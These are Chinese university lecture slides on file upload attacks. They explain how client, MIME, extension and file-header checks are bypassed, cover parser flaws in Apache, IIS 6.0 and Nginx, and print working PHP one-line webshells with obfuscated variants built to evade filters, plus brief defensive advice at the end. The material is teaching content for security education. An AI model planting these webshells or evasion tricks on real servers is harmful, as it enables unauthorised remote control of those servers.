第六讲 文件上传攻击

陈伟
Email: chenwei@njupt.edu.cn
Tel: 18951896489

课程内容

1. 上传攻击的原理
2. 上传攻击的条件
3. 上传检测绕过技术
4. 文件解析攻击
5. Web木马的原理

上传攻击的定义

- 在Web应用中，每个人都会接触到上传功能
  - 头像上传
- 存在重大安全隐患，上传点可作为上传木马的有效途径
- 文件上传攻击的定义
  - 攻击者利用Web应用对上传文件过滤不严的漏洞，将应用程序定义类型范围之外的文件上传到Web服务器，并且此类文件通常为木马，在上传成功后攻击者即可获得当前的webshell

上传攻击的原理

- 想要获得Web服务器的权限，最直接的方法就是把Web木马插入服务器
  - 例如：上传木马文件，并以.php为后缀名保存
- 上传木马的过程就是在Web系统中新增一个页面，当木马上传成功后，攻击者就可以访问这个木马文件了
- 服务器漏洞的前提：
  - 存在上传点
  - 可以访问控制上传的文件
  - 上传的文件可以被解析

上传的标准业务流程

- 客户端上传功能
  - 例如使用form表单提交
- 中间件上传功能
  - 接收表单 -> 存储为临时文件 -> 保持为正式文件
- 服务器存储及调用
  - 正式存储文件，放在指定的真实路径中
- 不同的网页动态语言（如PHP、JSP、ASP）中，上传功能及可利用的木马均不同，但利用思路基本一致

上传攻击的条件

- 四个必要条件
  - 目标网站具有上传功能
  - 上传的目标文件能够被Web服务器解析执行
  - 知道文件上次到服务器后的存放路径和文件名称
  - 目标文件可被用户访问
- 作为防范方，至少解决其中一项问题

上传检测和绕过技术

- 客户端Javascript检测及绕过
- 服务器端MIME检测及绕过
- 服务器端文件扩展名检测及绕过
- 服务器端文件内容检测及绕过

客户端JavaScript检测

```
<script type="text/javascript">
    function checkUpload(fileobj){
      var fileArr = fileobj.value.split("."); //对文件名进行处理
      var ext = fileArr[fileArr.length-1]; //得到文件扩展名
      if(ext!='gif') //验证扩展名
      {
        alert("Only upload GIF images.");
        fileobj.value = ""; //清除数据
      }
    }
</script>
```

客户端JavaScript绕过

- 直接发送请求包
  - 通过Burp抓到正常上传的请求报文后，修改报文的内容，在**直接通过Burp发送**，便跳过了网页中JS的验证过程。
- 修改JavaScript
  - 去修改其中关键的检测函数
  - 直接通过noscript插件禁用JavaScript

服务端MIME类型检测

❖MIME类型是描述消息内容类型的因特网标准

```
------------------------------163429914313498512719330647 89
Content-Disposition: form-data; name="file"; filename="1.json"
Content-Type: application/json

{
    "name": "BeJson",
    "url": "http://www.bejson.com",
    "page": 88,
    "isNonProfit": true,
    "address": {
        "street": "□5□□..",
        "city": "□□□□□□□□",
        "country": "□й□"
    },
```

```
// 检测Content-type
if($_FILES['fupload']['type'] != "image/gif")
{
    exit("Only upload GIF images.");
}
```

南京郵電大學 Nanjing University of Posts and Telecommunications

服务端MIME类型绕过

- 利用Burp抓包，将报文中的Content-Type改成允许的类型
  - Content-Type: image/gif
  - Content-Type: image/jpg
  - Content-Type: image/png

服务器端文件扩展名检测-黑名单

```php
// 检测后缀名
$black_ext = explode("|", "asp|asa|cer|cdx|aspx|ashx|ascx|asax|php|php2|php3|php4|
php5|asis|htaccess|htm|html|shtml|pwml|phtml|phtm|js|jsp|vbs|asis|sh|reg|cgi|exe|dll|
com|bat|pl|cfc|cfm|ini"); // 转换为数组
if(in_array($file_ext,$black_ext))
{
    exit("Only upload GIF images.");
}
```

服务端文件扩展名检测-黑名单绕过

- 后缀名大小写，例如pHp
- 寻找黑名单中没有被禁止的文件类型
- 以下文件同样会被解析
  - php|php2|php3|php4|php5
  - asp|aspx|asa|cer

服务器文件内容检测-文件头

- 图片格式往往不是根据文件后缀名去做判断的。文件头是文件开头的一段二进制，不同的图片类型，文件头是不同的。文件头又称文件幻数。
- 常见文件幻数
  - JPG：FF D8 FF E0 00 10 4A 46 49 46
  - GIF：47 49 46 38 39 61 (GIF89a)
  - PNG：89 50 4E 47

- jpg文件头

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01	ÿØÿà JFIF

Value = FF D8 FF E0 00 10 4A 46 49 46

- gif文件头

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	47	49	46	38	39	61	0A	00	0A	00	D5	00	00	00	00	00	GIF89a

Value = 47 49 46 38 39 61

- png文件头

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	‰PNG

Value = 89 50 4E 47

文件解析攻击

- 部分低版本的中间件存在解析漏洞，导致虽然后缀名合法，但会造成解析错误，导致木马执行
  - 例如 ．jpg文件会被当做.php文件执行
- 危害在于：Web应用防护看似很到位，但仍存在安全隐患
  - 主流中间件在老版本中均存在解析漏洞

Apache解析漏洞攻击

- Apache中间件早期版本在后缀解析test.php.x1.x2.x3时，从右到左开始判断后缀，最后被解析为php
- 另外需要注意，很多人使用集成环境部署Web服务器，需要严格检查集成环境中的Apache和PHP版本

IIS6.0解析漏洞

- **目录解析**
  - 目录名为.asp、.asa、.cer，则目录下的所有文件都会被作为ASP解析。
  - url/test.asp/shell.jpg会被当作asp脚本运行
- **文件解析**
  - 文件名中分号后不被解析，例如.asp;、.asa;、.cer;。
  - url/test.asp;shell.jpg会被当作asp脚本运行。
- **文件类型解析**
  - .asa，.cer，.cdx都会被作为asp文件执行。
  - url/shell.asa会被作为asp文件执行。

Nginx解析漏洞攻击

- 对于任意文件名，在后面添加/任意文件名.php的解析漏洞
- 比如原文件名是 test.jpg，可以添加为 test.jpg/x.php
- 还有一种针对低版本的Nginx，可以在任意文件名后面添加%00.php
- 这个漏洞其实来自php-cgi的漏洞，与Ngnix无关
  - PHP+nginx默认是以cgi的方式去运行，当用户配置不当，会导致任意文件被当作php去解析
  - 以FastCGI运行
  - cgi.fix_pathinfo=1(全版本PHP默认为开启)

Web木马

- 攻击者的目标：获取Web服务器的控制权限
- 需要利用Web木马获取权限并持续控制
- Webshell木马是一种网页形态的木马
- 作用
  - 开设持续使用的后门
  - 后续提权
  - 文件操作
  - 数据库连接
  - 修改页面，添加暗链

一句话木马

- 实现木马功能的代码越多，木马的特点越明显，越容易被发现
- “一句话木马”是一种特征性很强的脚本后门
  - 最大功能是打开窗口
- 实现方式是定义一个执行页面，并设计一个传参数点，接收外部给出的参数
- 经典的一句话木马 `<?php @eval($_POST[‘c’]); ?>`
  - @eval：执行后面请求到的数据
  - $_POST[‘c’]:获取客户端提交的数据，c为某一个参数

WEBSHELL之PHP一句话木马解读

```
<?php @eval($_POST[x]);
```

错误控制运算符，当将@放置在一个 PHP 表达式之前，该表达式可能产生的任何错误信息都被忽略掉。

获取POST请求参数中_的值。例如POST请求中传递 x=phpinfo();

那么 $_POST[x] 就等同于 phpinfo();

eval()将字符串当作PHP代码去执行。例如eval('phpinfo();')

其中 phpinfo(); 会被当做PHP代码去执行。

Web木马的特点

- 从某个角度讲，Web木马也是应用页面
  - 木马可大可小
  - 最小的是一句话木马
- 无法有效隐藏
  - 攻击者一般填充大量无效密码进行迷惑
- 具有明显特征
  - 需要调用关键函数：Eval, system, exec……
- 必须为可执行的网页格式
  - 需要被Web服务器解析执行

一句话木马的变形技巧

- 如果不做伪装，不对特征进行隐藏或变形，会被防护设备过滤
- 变形技巧
  - 更换执行数据来源
  - 字符替换或特殊编码
  - 采用隐匿手段
  - 混合上述手段

在php中有许多的代码执行函数
例如
<php **eval**（$_request[8]);?> //eval 把字符串作为PHP代码执行.　可以多行执行
<php **assert**（$_request[8]);?> //assert将传入的参数当成PHP代码.只能单行执行

```
<? php
$a ='assert';
array_map("$a",$_REQUEST);
?>
```

```
<? php
$item['JON'] = 'assert';
$array[ ] = $item;
$array[0]['JON']($_POST['TEST']); //密码 TEST
?>
```

最终实现

assert($_REQUEST)

南京郵電大學 Nanjing University of Posts and Telecommunications

更换执行数据来源

- 如果POST方式被过滤，可以利用GET替换
  - GET方式在使用方式与POST方式没有太大区别
  - <?php $_GET[a]($_GET[b]); ?>
- 可以使用URL编码
  - Yy5waHA 使用Base64解码之后是c.php
- 利用<script>代替PHP中的<? >
  - <script language=“php”>@eval_r($_GET[b])</script>

字符替换或特殊编码（在后端恶意脚本里）

- 使用字符替换防止关键字过滤
  - $a=str_replace（x,” ” ,” axsxxsxexrxxt”）
- 字符串组合法隐藏关键字

```
<? php
$str = 'aerst';
$funct = $str{0}.$str{3}.$str{3}.$str{1}.$str{2}.$str{4};
@$func($_POST['c']);
?>
```

木马隐匿手段

- 如果放在根目录或者其他明显的位置，很容易被安全人员发现并删除
- 常见木马的隐匿点有如下几个
  - 404页面
  - 图片或日志

小马与大马


- 小马基本上已经被一句话木马所代替
- 大马可实现的功能与网站管理员所使用的功能非常类似
  - 文件操作
  - 列举目录
  - 端口扫描
  - 信息查看
  - 数据库操作
  - 命令执行
  - 批量挂马

```
if (empty($_GET['dir'])) {
  $dir = getcwd();
} else {
  $dir = $_GET['dir'];
}

chdir($dir);
$current =
htmlentities($_SERVER['PHP_S
ELF']. "?dir=". $dir);
```

木马防范建议

- 使用和及时更新防护类工具和产品
- 对服务器的文件夹设置严格的读写权限，并最小化当前Web应用用户权限
- 在对外服务时禁用一些敏感的危险函数，如命令执行类函数等
- 定期观察系统服务器管理器中的服务，检查是否有病毒新建的服务进程
- 定期检查系统进程，查看是否有可疑的进程



The End

问题？